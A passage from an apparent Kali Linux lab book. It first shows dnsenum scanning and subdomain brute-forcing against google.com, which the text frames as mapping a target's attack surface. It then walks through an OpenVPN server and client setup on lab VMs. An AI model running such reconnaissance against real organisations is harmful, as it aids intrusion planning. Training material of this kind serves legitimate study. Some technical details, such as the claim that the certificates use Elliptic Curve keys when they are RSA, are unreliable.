
Our first target will be google.com. To perform a comprehensive DNS enumeration on this site, use the following command:

```
dnsenum -enum google.com
```



Host's addresses:				
google.com.	226	IN	A	142.250.185.206
Name Servers:				
ns4.google.com.	6797	IN	A	216.239.38.10
ns3.google.com.	37476	IN	A	216.239.36.10
ns1.google.com.	26030	IN	A	216.239.32.10
ns2.google.com.	26012	IN	A	216.239.34.10
Mail (MX) Servers:				

This will perform a comprehensive information gathering scan on the domain google.com. It will provide us with information such as the different host IP addresses, name servers, mail servers, sub domains, and will even attempt some domain takeovers.



Brute forcing with /usr/share/dnsenum/dns.txt:				
*.google.com.	86400	IN	A	52.1.161.122
about.google.com.	43200	IN	CNAME	www3.l.google.com.
www3.l.google.com.	226	IN	A	142.250.185.206
accounts.google.com.	275	IN	A	142.250.185.173
admin.google.com.	300	IN	A	142.250.186.46
ads.google.com.	300	IN	A	142.250.185.238
america.google.com.	60	IN	CNAME	www3.l.google.com.
www3.l.google.com.	290	IN	A	142.250.185.238
ap.google.com.	43200	IN	CNAME	www2.l.google.com.
www2.l.google.com.	9	IN	A	142.250.185.132
apps.google.com.	43200	IN	CNAME	www3.l.google.com.

It will also perform automatic brute forcing of some of the most common subdomains, such as admin.google.com, and provide you with this information. This is very useful information as it gives you a better idea of the attack surface of a target.

```
Performing reverse lookup on 418560 ip addresses:
```

68.224.9.64.in-addr.arpa.	86400	IN	PTR	vpn.google.com.
69.224.9.64.in-addr.arpa.	86400	IN	PTR	vpn.google.com.
70.224.9.64.in-addr.arpa.	86400	IN	PTR	vpn.google.com.

Task 2:

We can also perform a brute force search for all subdomains associated with a site by using a custom file. This allows us to search for any subdomains we deem to be valuable. This can be done using the following sample command:

```
dnsenum -f list.txt -r google.com
```

The screenshot shows a terminal window with three distinct sections. The top section is a red banner with the text "Brute forcing with list.txt:" followed by a green rectangular highlight around the word "list.txt". The middle section is a list of subdomains from a file named "list.txt":
mail.google.com.
googlemail.l.google.com.
email.google.com.
gmail.google.com.
www3.l.google.com.
smtp.google.com.
smtp.google.com.
smtp.google.com.
smtp.google.com.
smtp.google.com.
admin.google.com.
support.google.com.
www.google.com.
ldap.google.com.
The bottom section is the dnsenum output, which includes a column header "(kali㉿kali)-[~]" and a list of subdomains and their corresponding IP addresses:
CNAME googlemail.l.google.com.
A 216.58.212.37
CNAME gmail.google.com.
CNAME www3.l.google.com.
A 216.58.214.142
A 108.177.126.27
A 108.177.127.26
A 172.217.218.26
A 172.217.218.27
A 74.125.128.27
A 142.250.184.142
A 142.250.184.142
A 172.217.17.228
A 216.239.32.58
The subdomains listed here correspond to the ones in the "list.txt" file.

Lab 29. How to Connect to an Internal Network Using OpenVPN

Lab Objective:

Learn how to use OpenVPN to connect to an internal network.

Lab Purpose:

OpenVPN is an open-source VPN protocol and VPN software which enables us to establish secure VPN connections. It is a very secure protocol and is offered by most VPN providers for this reason. It works across multiple platforms, making it a versatile and useful tool.

Lab Tool:

Kali Linux

Lab Topology:

You can use a Kali Linux VM for this lab. In this lab we need another Linux machine to make VPN connections through. You can find a prebuilt Ubuntu Server image on <https://www.osboxes.org/ubuntu-server/> for this purpose.



Download and import to your virtualization platform and run.

Lab Walkthrough:

Task 1:

First, we will set up a newly created Ubuntu Linux machine as a OpenVPN server and establish a simple one-to-one connection. We will design the Kali Linux VM machine as a local, and the Ubuntu Linux VM as a VPN server that we will connect to. Both have a direct connection to the internet for now.

First, we open a terminal window from the Kali Linux machine and connect to the Ubuntu Linux machine via SSH:

```
ssh osboxes@192.168.1.206
```

In this instance, the IP address of our Ubuntu Linux machine is 192.168.1.206.

Then we update the OpenVPN package:

```
sudo apt update  
sudo apt upgrade openvpn
```

This command will find the package with its dependent packages from repos on the internet and install it on the machine if the package is not installed. If there is an old version, it will find and install the most recent version. Let's see which version installed on our Ubuntu VM:

```
openvpn --version
```

Since following processes will require privileges, we will switch to root user.

```
sudo su -
```

OpenVPN's settings files are located under the “/etc/openvpn” folder. There are two empty folders named “server” and “client” here. Since we will configure Ubuntu as a VPN server, we will create all our files under the “server” directory. Copy the text lines below and paste them into the terminal screen of Ubuntu. Then, hit enter.

```
cat << EOF > server.conf

local 192.168.1.206
port 1194
proto udp4
dev tun
keepalive 10 120

topology subnet
server 10.8.0.0 255.255.255.0

verb 3
auth-nocache
user nobody
group nogroup
explicit-exit-notify.

auth SHA512
persist-key
persist-tun
cipher AES-256-GCM
tls-server
remote-cert-eku "TLS Web Client Authentication"

ca ca.crt
cert server.crt
key server.key
tls-crypt tc.key
dh none

EOF
```

A new file named “server.conf” should have been created here. Let’s check the file content:

```
cat server.conf
```

Let’s see what some of the lines do.

On the top line we see:

```
local 192.168.1.206
```

This is our server's IP address. We will connect to this IP address via VPN from client machine.

The next two lines indicate the communication protocol and port number. This comes by default in a newly installed OpenVPN. This setting should be the same on both the server and the client.

```
port 1194  
proto udp4
```

The subnet information of our network, which will be established end-to-end as encrypted, is specified in the following lines:

```
topology subnet  
server 10.8.0.0 255.255.255.0
```

By default, this subnet comes as 10.8.0.0/24, but if there is a subnet conflict in the current network, we can change it.

```
user nobody  
group nogroup
```

These two lines specifies the user and group that will owner the “OpenVPN” process.

```
cipher AES-256-GCM
```

This line shows the preferred mechanism for encryption. It should be the same on both the server and the client.

```
tls-server
```

Indicates the TLS in this machine will be in server role.

```
remote-cert-eku “TLS Web Client Authentication”
```

An attribute that we require to see in the client certificate. Otherwise, we will be denied to connect our server.

ca ca.crt

Root certificate file. OpenVPN will use this as a reference to verify the client's certificate signature. We will create this in our next lab.

cert server.crt
key server.key

The certificate and key pair OpenVPN will use when communicating with client. We will create it later.

tls-crypt tc.key

OpenVPN will use this when encrypting and authenticating all control channel packets.

dh none

File containing Diffie Hellman parameters in pem format (required for tls-server only). We will not create such a file in this instance.

OpenVPN has many other parameters, but since explaining them one by one will be beyond the scope of this lab, we have only explained the most necessary ones.

Task 2:

In the previous task, we saw some external files in the config file. OpenVPN will not work until these are created. We will produce them in this mission.

Be sure we are working in this directory: “/etc/openvpn/server”

Update the openssl package:

apt upgrade openssl

First, we must create a certificate and key file of Root Certificate Authority (Root CA). Copy and paste the text below into the terminal screen in one line:

```
openssl req -x509 -newkey rsa:4096 -keyout ca.key -sha256 -days 3650 \
-set_serial 00 -out ca.crt -subj "/C=UK/ST=UK/L=LONDON/O=101LABS/CN=101 Labs Root
CA" -addext nsComment="101 LABS Class 1 ROOT CA"
```

You will be asked to enter a password twice. Set a strong password and write it down for future reference. We will use this password when signing server and client certificates later.

After a quick “openssl” command job, two files are created on same directory: ca.key and ca.crt. To get information about a certificate, use this command on the terminal screen:

```
openssl x509 -in ca.crt -text -noout
```

```
Certificate:
Data:
Version: 3 (0x2)
Serial Number: 0 (0x0)
Signature Algorithm: sha256WithRSAEncryption
Issuer: C = UK, ST = UK, L = LONDON, O = 101LABS, CN = 101 Labs Root CA
Validity
    Not Before: Mar 28 02:43:54 2021 GMT
    Not After : Mar 26 02:43:54 2031 GMT
Subject: C = UK, ST = UK, L = LONDON, O = 101LABS, CN = 101 Labs Root CA
Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
        RSA Public-Key: (4096 bit) ←
```

Observe information areas. Our Root certificate is for 10 years. It has an encryption depth of 4096 bits. It takes more time to generate a higher bit depth certificate, but this gives us a harder key pair to crack. We will copy “ca.crt” file to the client to use openvpn operations.


Then, copy and paste the text below to terminal screen:

```
cat << EOF > x509-extensions.cnf
[v3_vpn_server]
basicConstraints = CA:FALSE
subjectKeyIdentifier = hash
authorityKeyIdentifier = keyid,issuer:always
extendedKeyUsage = serverAuth
keyUsage = digitalSignature,keyEncipherment
```

```
nsComment= "OpenVPN Server Signed Certificate"

[v3_vpn_client]
basicConstraints = CA:FALSE
subjectKeyIdentifier = hash
authorityKeyIdentifier = keyid,issuer:always
extendedKeyUsage = clientAuth
keyUsage = digitalSignature,keyEncipherment
nsComment= "OpenVPN Client Signed Certificate"
EOF
```

This will create a file named “x509-extensions.cnf”, which we will use later.



```
[v3_vpn_server]
basicConstraints = CA:FALSE
subjectKeyIdentifier = hash
authorityKeyIdentifier = keyid,issuer:always
extendedKeyUsage = serverAuth
keyUsage = digitalSignature,keyEncipherment
nsComment= "OpenVPN Server Signed Certificate"

[v3_vpn_client]
basicConstraints = CA:FALSE
subjectKeyIdentifier = hash
authorityKeyIdentifier = keyid,issuer:always
extendedKeyUsage = clientAuth
keyUsage = digitalSignature,keyEncipherment
nsComment= "OpenVPN Client Signed Certificate"
```

This file contains two separate configs. The first holds the server certificate attributes, while the second holds the client certificate attributes. OpenVPN will look into this info during operation.

Task 3:

Let's create a server certificate and key pair, and sign with our Root CA key.
Copy and paste the text below to the terminal screen in one line:

```
# Create a Certificate Signing Request (CSR) with Key for OpenVPN Server
openssl req -new -newkey rsa:2048 -nodes -keyout server.key \
-out server.csr -subj "/C=UK/ST=UK/L=LONDON/O=LAB101/CN=SERVER"
```

Two files, named server.csr and server.key, will be created. Observe information in the server.csr file:

```
openssl req -in server.csr -text -noout
```

```
Certificate Request:  
Data:  
Version: 1 (0x0)  
Subject: C = UK, ST = UK, L = LONDON, O = LAB101, CN = SERVER  
Subject Public Key Info:  
    Public Key Algorithm: rsaEncryption  
    RSA Public-Key: (2048 bit)
```

As you can see, there is no expiry date. Only bit depth is specified. The expiry date and any other property of the certificate are permanently determined by the Root CA. Now, let's give this server.csr file to the Root CA for signing. Copy and paste the text below to the terminal screen in one line:

```
# Sign the CSR and create server.crt file which signed by Root CA  
openssl x509 -req -in server.csr -CA ca.crt -CAkey ca.key \  
-set_serial 01 -sha256 -days 730 -text -out server.crt \  
-extensions v3_vpn_server -extfile ./x509-extensions.cnf
```

You will be prompted for a password for the root CA. Now, check the directory again. We have server.crt file now. Let's check signing and other information which is embedded by Root CA:

```
openssl x509 -in server.crt -text -noout
```

Server Certificate

```

Certificate:
  Data:
    Version: 3 (0x2)
    Serial Number: 1 (0x1)
    Signature Algorithm: sha256WithRSAEncryption
    Issuer: C = UK, ST = UK, L = LONDON, O = 101LABS, CN = 101 Labs Root CA
    Validity
      Not Before: Mar 28 03:40:39 2021 GMT
      Not After : Mar 28 03:40:39 2023 GMT } It will expire after 2 years.
    Subject: C = UK, ST = UK, L = LONDON, O = LAB101, CN = SERVER
    Subject Public Key Info:
      Public Key Algorithm: rsaEncryption
      RSA Public-Key: (2048 bit)
    X509v3 extensions:
      X509v3 Basic Constraints:
        CA:FALSE
      X509v3 Subject Key Identifier:
        25:B5:78:C6:0C:73:2F:B8:DD:70:05:01:9A:B5:44:39:6C:54:26:D0
      X509v3 Authority Key Identifier:
        keyid:5A:80:34:E9:F8:AF:96:23:35:66:E3:84:14:B4:27:20:0E:E0:28:7B
        DirName:/C=UK/ST=UK/L=LONDON/O=101LABS/CN=101 Labs Root CA
        serial:00
      X509v3 Extended Key Usage:
        TLS Web Server Authentication
      X509v3 Key Usage:
        Digital Signature, Key Encipherment
      Netscape Comment:
        OpenVPN Server Signed Certificate

```

We see data similar to the root CA certificate. The parts that will be important during certificate validation are shown in colour in the figure. Note that “modulus” sections have been cropped to simplify the figure above.

Task 4:

Finally, it is time to generate the client certificate and let the Root CA approve it. Copy and paste the text below to the terminal screen in one line:

```
# Create a Certificate Signing Request (CSR) with Key for OpenVPN Client
openssl req -new -newkey rsa:2048 -nodes -keyout client.key \
-out client.csr -subj "/C=UK/ST=UK/L=LONDON/O=LAB101/CN=CLIENT"
```

Two files, named client.csr and client.key, will be created. Then, give client.csr file to the Root CA for signing. Copy and paste the text below to terminal screen in one line:

```
# Sign the CSR and create client.crt file which signed by CA
openssl x509 -req -in client.csr -CA ca.crt -CAkey ca.key \
-set_serial 02 -sha256 -days 365 -text -out client.crt \
```

```
-extensions v3_vpn_client -extfile ./x509-extensions.cnf
```

Again, you will be prompted for a password for the root CA. Now, check the directory. We should have a client.crt file now. Let's check signing and other information which is embedded by Root CA:

```
openssl x509 -in client.crt -text -noout
```

```
Certificate:
  Data:
    Version: 3 (0x2)
    Serial Number: 2 (0x2)
    Signature Algorithm: sha256WithRSAEncryption
    Issuer: C = UK, ST = UK, L = LONDON, O = 101LABS, CN = 101 Labs Root CA
    Validity
      Not Before: Mar 28 04:11:19 2021 GMT
      Not After : Mar 28 04:11:19 2022 GMT } It will expire after 365 days
    Subject: C = UK, ST = UK, L = LONDON, O = LAB101, CN = CLIENT
    Subject Public Key Info:
      Public Key Algorithm: rsaEncryption
      RSA Public-Key: (2048 bit)

    X509v3 extensions:
      X509v3 Basic Constraints:
        CA:FALSE
      X509v3 Subject Key Identifier:
        72:33:3A:E5:D6:BA:C8:1E:1C:C3:39:8D:3D:9F:A3:D7:B0:1E:F3:78
      X509v3 Authority Key Identifier:
        keyid:5A:80:34:E9:F8:AF:96:23:35:66:E3:84:14:B4:27:20:0E:E0:28:7B
        DirName:/C=UK/ST=UK/L=LONDON/O=101LABS/CN=101 Labs Root CA
        serial:00

      X509v3 Extended Key Usage:
        TLS Web Client Authentication
      X509v3 Key Usage:
        Digital Signature, Key Encipherment
      Netscape Comment:
        OpenVPN Client Signed Certificate
```

We will use this certificate with associated keys on the Kali Linux machine, to use with OpenVPN. Copy those files to Kali Linux machine via the secure way, SCP.

Task 5:

There is one file to be created in Ubuntu Server:

“tc.key”.

Copy and paste the command below to the terminal screen in one line:

```
openvpn --genkey --secret tc.key
```

Now, we have a “tc.key” file. Also, this file will be copied to the Kali Linux machine via a secure way.

What about the dh.pem file? Since we’ve configured all the certificates to use Elliptic Curve Cryptography, there is no need for a Diffie-Hellman seed file in this instance.

The server side of our OpenVPN installation is done!

Task 6:

Now, we will prepare the OpenVPN client which is Kali Linux. We will follow the steps similarly to how we followed them while preparing the server. Open a terminal screen in Kali VM, then type this command:

```
sudo su -
```

Since following processes will require privileges, we switch to “root” user. We must then be sure that openssl and openvpn packages have been installed with the most up-to-date versions in the client’s machine:

```
apt install  
apt upgrade openssl openvpn
```

Remember, there are two empty directories in “/etc/openvpn”, named “server” and “client”, here. Since we will configure our Kali Linux machine as a VPN client, we will create all our files under the “client” directory. Copy the text lines below and paste them into the terminal screen of Ubuntu. Then, hit enter:

```
cat << EOF > client.conf  
  
remote 192.168.1.206 1194 udp4  
  
resolv-retry infinite  
  
client
```

```
dev tun
nobind

verb 3
auth-nocache
user nobody
group nogroup

auth SHA512
persist-key
persist-tun
cipher AES-256-GCM
tls-client
remote-cert-eku "TLS Web Server Authentication"

ca ca.crt
cert client.crt
key client.key
tls-crypt tc.key
dh none

EOF
```

A new file named “client.conf” should have been created here. Let’s check the file content;

```
cat client.conf
```

See what some of the lines do:

On the top line, we see:

```
remote 192.168.1.206 1194 udp4
```

We will connect to this IP address or hostname given, via VPN from our Kali Linux machine. Port number and protocol type are placed at the end of the line.

```
resolv-retry infinite
```

Ensures it never gives up trying to connect to the server, and is useful for unreliable internet connections and laptops.

client

Tells openvpn to act as a client.

```
user nobody  
group nogroup
```

These two lines specify the user and group that will be the owner of the “openvpn” process.

```
cipher AES-256-GCM
```

This line shows the preferred mechanism for encryption. It should be the same on both the server and the client.

```
tls-client
```

Indicates that the TLS in this machine will be in the client role.

```
remote-cert-eku "TLS Web Server Authentication"
```

Attribute that we require to see in the server certificate. Otherwise, we will be denied connection to the remote server.

The remaining parameters have been explained in Task 1.

Task 7:

Now, let’s copy the other files mentioned in the “client.conf” file to our Kali machine. The first is the “ca.crt” file, which we created in Task 1. We also created the client certificate and key pair in Task 4, and the tc.key file in Task5. We will send them all to our Kali machine with scp.

Start SSH service in the Kali machine with this command in the terminal:

```
sudo systemctl start ssh
```

Switch to the Ubuntu Linux machine’s terminal screen. Be sure we are in the “/etc/openvpn/server” directory, as our created files are left in there. Type these commands to transfer the files to the Kali machine:

```
cd /etc/openvpn/server  
sudo scp ca.crt client.crt client.key tc.key kali@192.168.1.28:~/
```

In this instance, our Kali machine has an IP address of 192.168.1.28; replace this with yours.




```
osboxes@osboxes:/etc/openvpn/server$ sudo scp ca.crt client.crt client.key tc.key kali@192.168.1.28:  
kali@192.168.1.28's password:  
ca.crt  
client.crt  
client.key  
tc.key  
100% 2021      1.9M  
100% 6147      5.3M  
100% 1704      1.5M  
100%  636    783.0K
```

All four files are transferred to the Kali machine in a secure way. Then, move the files to the “/etc/openvpn/client” directory in the Kali machine. Change ownership to root user and be sure they have proper access modes. As you can see, all our “key” files must be private except root user.

```
sudo mv -f ca.crt client.crt client.key tc.key /etc/openvpn/client/  
cd /etc/openvpn/client/  
sudo chown root: *  
sudo chmod 0600 *.key
```

Since we have these certificates, the VPN server we will connect to will not ask for any other credentials.



```
(kali㉿kali)-[~/etc/openvpn/client]  
$ ll  
total 24  
-rw-r--r-- 1 root root 2021 Mar 28 10:31 ca.crt  
-rw-r--r-- 1 root root 308 Mar 28 09:42 client.conf  
-rw-r--r-- 1 root root 6147 Mar 28 10:31 client.crt  
-rw----- 1 root root 1704 Mar 28 10:31 client.key  
-rw----- 1 root root  636 Mar 28 10:31 tc.key
```

The client side of our OpenVPN installation is done!

Task 8:

Now, time to connect the two machines with VPN. Switch to server machine (Ubuntu), type these commands on the terminal screen:

```
cd /etc/openvpn/server  
sudo openvpn --config server.conf
```

```
osboxes@osboxes:/etc/openvpn/server$ sudo openvpn --config server.conf  
[sudo] password for osboxes:  
Sun Mar 28 15:09:04 2021 OpenVPN 2.4.7 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4]  
[EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Sep 5 2019  
Sun Mar 28 15:09:04 2021 library versions: OpenSSL 1.1.1f 31 Mar 2020, LZO 2.10  
Sun Mar 28 15:09:04 2021 NOTE: your local LAN uses the extremely common subnet address  
192.168.0.x or 192.168.1.x. Be aware that this might create routing conflicts if you  
connect to the VPN server from public locations such as internet cafes that use the s  
ame subnet.  
Sun Mar 28 15:09:04 2021 Outgoing Control Channel Encryption: Cipher 'AES-256-CTR' ini  
tialized with 256 bit key  
Sun Mar 28 15:09:04 2021 Outgoing Control Channel Encryption: Using 256 bit message ha  
sh 'SHA256' for HMAC authentication  
Sun Mar 28 15:09:04 2021 Incoming Control Channel Encryption: Cipher 'AES-256-CTR' ini  
tialized with 256 bit key  
Sun Mar 28 15:09:04 2021 Incoming Control Channel Encryption: Using 256 bit message ha  
sh 'SHA256' for HMAC authentication  
Sun Mar 28 15:09:04 2021 TUN/TAP device tun0 opened  
Sun Mar 28 15:09:04 2021 TUN/TAP TX queue length set to 100  
Sun Mar 28 15:09:04 2021 /sbin/ip link set dev tun0 up mtu 1500  
Sun Mar 28 15:09:04 2021 /sbin/ip addr add dev tun0 10.8.0.1/24 broadcast 10.8.0.255  
Sun Mar 28 15:09:04 2021 Socket Buffers: R-[212992→212992] S-[212992→212992]  
Sun Mar 28 15:09:04 2021 UDPv4 link local (bound): [AF_INET]192.168.1.206:1194  
Sun Mar 28 15:09:04 2021 UDPv4 link remote: [AF_UNSPEC]  
Sun Mar 28 15:09:04 2021 GID set to nogroup  
Sun Mar 28 15:09:04 2021 UID set to nobody  
Sun Mar 28 15:09:04 2021 MULTI: multi_init called, r=256 v=256  
Sun Mar 28 15:09:04 2021 IFCONFIG POOL: base=10.8.0.2 size=252, ipv6=0  
Sun Mar 28 15:09:04 2021 Initialization Sequence Completed
```

Our VPN server starts and awaits client connections. 10.8.0.1 is the virtual IP address of our server. This server also offers DHCP address space to their clients, which starts from 10.8.0.2.

Switch to client machine (Kali), and type these commands on the terminal screen:

```
cd /etc/openvpn/client  
sudo openvpn --config client.conf
```

```
2021-03-28 11:17:25 TLS: Initial packet from [AF_INET]192.168.1.206:1194, sid=7e450cce6 1  
e37e8c3  
2021-03-28 11:17:25 VERIFY OK: depth=1, C=UK, ST=UK, L=LONDON, O=101LABS, CN=101 Labs Ro  
ot CA  
2021-03-28 11:17:25 Validating certificate extended key usage  
2021-03-28 11:17:25 ++ Certificate has EKU (str) TLS Web Server Authentication, expects  
TLS Web Server Authentication  
2021-03-28 11:17:25 VERIFY EKU OK  
2021-03-28 11:17:25 VERIFY OK: depth=0, C=UK, ST=UK, L=LONDON, O=LAB101, CN=SERVER  
2021-03-28 11:17:25 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, 204  
8 bit RSA  
2021-03-28 11:17:25 [SERVER] Peer Connection Initiated with [AF_INET]192.168.1.206:1194  
2021-03-28 11:17:26 SENT CONTROL [SERVER]: 'PUSH_REQUEST' (status=1)  
2021-03-28 11:17:26 PUSH: Received control message: 'PUSH_REPLY,route-gateway 10.8.0.1,t  
opology subnet,ping 10,ping-restart 120,ifconfig 10.8.0.2 255.255.255.0,peer-id 0,cipher  
AES-256-GCM'  
2021-03-28 11:17:26 OPTIONS IMPORT: timers and/or timeouts modified  
2021-03-28 11:17:26 OPTIONS IMPORT: --ifconfig/up options modified  
2021-03-28 11:17:26 OPTIONS IMPORT: route-related options modified  
2021-03-28 11:17:26 OPTIONS IMPORT: peer-id set  
2021-03-28 11:17:26 OPTIONS IMPORT: adjusting link_mtu to 1624  
2021-03-28 11:17:26 OPTIONS IMPORT: data channel crypto options modified  
2021-03-28 11:17:26 Outgoing Data Channel: Cipher 'AES-256-GCM' initialized with 256 bit  
key  
2021-03-28 11:17:26 Incoming Data Channel: Cipher 'AES-256-GCM' initialized with 256 bit  
key  
2021-03-28 11:17:26 TUN/TAP device tun0 opened  
2021-03-28 11:17:26 net_iface_mtu_set: mtu 1500 for tun0  
2021-03-28 11:17:26 net_iface_up: set tun0 up  
2021-03-28 11:17:26 net_addr_v4_add: 10.8.0.2/24 dev tun0  
2021-03-28 11:17:27 GID set to nogroup  
2021-03-28 11:17:27 UID set to nobody  
2021-03-28 11:17:27 Initialization Sequence Completed
```

Our OpenVPN client has started successfully. 10.8.0.2 is our virtual IP address, which is attached to tun0 interface. Logs show that all certificates have been signed by authorized Root CA and has required attributes such as “TLS Web Server Authentication”.

Now, try to ping the other side. Open a separate terminal screen, then type these commands:

```
(kali㉿kali)-[~]
$ ifconfig tun0
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.8.0.2 netmask 255.255.255.0 destination 10.8.0.2
        inet6 fe80::8c4a:3a9a:c785:492b prefixlen 64 scopeid 0x20<link>
          unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
            RX packets 1 bytes 48 (48.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 8 bytes 384 (384.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali㉿kali)-[~]
$ ping 10.8.0.1 -c 3
PING 10.8.0.1 (10.8.0.1) 56(84) bytes of data.
64 bytes from 10.8.0.1: icmp_seq=1 ttl=64 time=0.792 ms
64 bytes from 10.8.0.1: icmp_seq=2 ttl=64 time=1.41 ms
64 bytes from 10.8.0.1: icmp_seq=3 ttl=64 time=1.07 ms
--- 10.8.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2036ms
rtt min/avg/max/mdev = 0.792/1.091/1.414/0.254 ms
```

After the connection is established, logs like the following are generated on the VPN server side:

```
Sun Mar 28 15:17:48 2021 192.168.1.28:44848 TLS: Initial packet from [AF_INET]192.168.1.28:44848, sid=8a37c78a 5f9341a0
Sun Mar 28 15:17:48 2021 192.168.1.28:44848 VERIFY OK: depth=1, C=UK, ST=UK, L=LONDON,
O=101LABS, CN=101 Labs Root CA
Sun Mar 28 15:17:48 2021 192.168.1.28:44848 Validating certificate extended key usage
Sun Mar 28 15:17:48 2021 192.168.1.28:44848 ++ Certificate has EKU (str) TLS Web Client Authentication, expects TLS Web Client Authentication
Sun Mar 28 15:17:48 2021 192.168.1.28:44848 VERIFY EKU OK
Sun Mar 28 15:17:48 2021 192.168.1.28:44848 VERIFY OK: depth=0, C=UK, ST=UK, L=LONDON,
O=LAB101, CN=CLIENT
Sun Mar 28 15:17:48 2021 192.168.1.28:44848 peer info: IV_VER=2.5.1
Sun Mar 28 15:17:48 2021 192.168.1.28:44848 peer info: IV_PLAT=linux
Sun Mar 28 15:17:48 2021 192.168.1.28:44848 peer info: IV_PROTO=6
Sun Mar 28 15:17:48 2021 192.168.1.28:44848 peer info: IV_NCP=2
Sun Mar 28 15:17:48 2021 192.168.1.28:44848 peer info: IV_CIPHERS=AES-256-GCM:AES-128-GCM
Sun Mar 28 15:17:48 2021 192.168.1.28:44848 peer info: IV_LZ4=1
Sun Mar 28 15:17:48 2021 192.168.1.28:44848 peer info: IV_LZ4v2=1
Sun Mar 28 15:17:48 2021 192.168.1.28:44848 peer info: IV_LZO=1
Sun Mar 28 15:17:48 2021 192.168.1.28:44848 peer info: IV_COMP_STUB=1
Sun Mar 28 15:17:48 2021 192.168.1.28:44848 peer info: IV_COMP_STUBv2=1
Sun Mar 28 15:17:48 2021 192.168.1.28:44848 peer info: IV_TCPNL=1
Sun Mar 28 15:17:48 2021 192.168.1.28:44848 Control Channel: TLSv1.3, cipher TLSv1.3 T
LS_AES_256_GCM_SHA384, 2048 bit RSA
Sun Mar 28 15:17:48 2021 192.168.1.28:44848 [CLIENT] Peer Connection Initiated with [A
F_INET]192.168.1.28:44848
Sun Mar 28 15:17:48 2021 CLIENT/192.168.1.28:44848 MULTI_sva: pool returned IPv4=10.8.
0.2, IPv6=(Not enabled)
Sun Mar 28 15:17:48 2021 CLIENT/192.168.1.28:44848 MULTI: Learn: 10.8.0.2 → CLIENT/19
2.168.1.28:44848
Sun Mar 28 15:17:48 2021 CLIENT/192.168.1.28:44848 MULTI: primary virtual IP for CLIEN
T/192.168.1.28:44848: 10.8.0.2
Sun Mar 28 15:17:49 2021 CLIENT/192.168.1.28:44848 PUSH: Received control message: 'PU
SH_REQUEST'
Sun Mar 28 15:17:49 2021 CLIENT/192.168.1.28:44848 SENT CONTROL [CLIENT]: 'PUSH_REPLY,
route-gateway 10.8.0.1,topology subnet,ping 10,ping-restart 120,ifconfig 10.8.0.2 255.
255.255.0,peer-id 0,cipher AES-256-GCM' (status=1)
Sun Mar 28 15:17:49 2021 CLIENT/192.168.1.28:44848 Outgoing Data Channel: Cipher 'AES-
256-GCM' initialized with 256 bit key
